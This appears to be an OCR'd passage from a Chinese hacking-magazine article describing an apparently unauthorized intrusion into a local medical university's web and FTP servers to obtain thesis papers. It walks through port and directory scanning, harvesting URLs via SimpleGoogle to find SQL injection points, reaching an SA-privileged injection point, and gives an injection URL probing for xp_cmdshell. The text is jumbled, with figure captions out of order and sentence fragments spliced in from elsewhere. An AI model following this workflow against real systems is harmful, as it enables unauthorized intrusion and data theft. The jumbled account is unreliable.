


图15




图17




图18




图19




图20

之所以上传不成功，就是在本例网站路径中有一个空格，需要用引号把路径引起来才行，所以按照孤水绕城的话说就是：“工具是

一篇论文引发的入侵

图安天365团队

——记对当地医科大的渗透检测

还是sa权限，不过入侵手法各有巧妙与不同，请各位细读吧！

记得很久没去高中群里冒泡了，估计好多同学都忘了俺，可是没闪两句就收到一个很久没联系过的同学发来的信息。看了下，原来是班里的一个PLMM发的，于是就聊了起来。聊来聊去就聊到了论文上，她说她现在在写医学论文，而且写得很辛苦，可是俺也没办法帮忙啊，俺又不懂医学的东东。不过俺这人见不得MM不开心，所以就找一个在当地医科大上学的朋友，看看他能帮上忙不？可是他说他也不会写，不过他说他们医科大网站服务器上就有论文，好像只能上传不能下载，最后给了我一个FTP地址然后就跑没影了。

一、战前踩点

1、测试FTP服务器

打开FTP地址一看，还真有不少的论文，不过复制的时候却出错了，如图1所示，应该是管理员大叔给设定权限了，只能写入不能读取。难道这样就能阻挡我拿到论文的目的吗？软的不行只能来硬的了。

2、获取端口开放情况

用sfind扫了下该IP地址的端口，发现只开了21和80两个端口。从结果看应该是让防火墙或者ipsec策略给堵住了，如图2所示。既然开了80，那就先从网站开刀了。大学网站的脆弱性我就不多说了，大家有目共睹的。

3、使用wwwscan扫描目录

用wwwscan扫了一下（把“冰的原点”给的字典也加上了），不过这个工具扫描得也不是很准确，好多存在的目录也扫描不出来，扫了半天也没扫出点能够利用的东西。扫描结果如图3所示，基本没有什么用。

4、扫描SQL注入点

接下来看看有没有注入点，于是用啊D扫描了下网站的注入点，运气不好，没有直接扫到，看来出师不利啊。不过俺还有办法，就是用google hacking。

不过直接用google是不行的，会被google封IP，这里给大家介绍一个小工具，就是SimpleGoogle，用它把关于目标网站的URL全部扫描出来，然后再用domain批量扫描注入点的功能把用SimpleGoogle扫描出来的注入点全部给分析一遍，这样得到的结果会很全，也不怕被封IP。你也可以去百度，不过百度收藏的URL肯定不如google的多。

SimpleGoogle扫描结果如图4所示，接着我们把保存的URL用word整理一下（因为用SimpleGoogle保存的URL之间都会多出一个回车符，这需要用word替换掉。在word里用替换的功能，把^p^p替换成^p就ok了，以前“黑手”也讲过，还不会的去百度吧），最后保存为TXT文档。

5、获取注入点

用domain导入刚才整理好的文本文档开始扫描，结果相当可观，如图5所示。皇天不负有心人，最后终于让我找到一个SA权限的注入点，呵呵，既然是SA权限，应该可以搞定了。

二、实战提权和渗透

1、NBSI执行命令失败

SA权限的注入点我一般会用NBSI来执行命令，不过结果却很令人郁闷，执行命令没有回显！在URL后面加个单引号，返回结果如图6所示，没有看到预想的结果，看来被屏蔽错误回显了。

在浏览器里浏览“**http://xxx.edu.cn/index/webinfo/browse.asp?doc_id=1246 and 1=(SELECT count(*) FROM master.dbo.sysobjects WHERE name= 'xp_cmdshell')**”时返回了正常页面，说明存在xp_cmdshell这个危险的扩展存储，




图1




图2




图3

不会自动给你加引号的”。看来工具不是万能的，学习，要知其然，还要知其所以然才能进步。

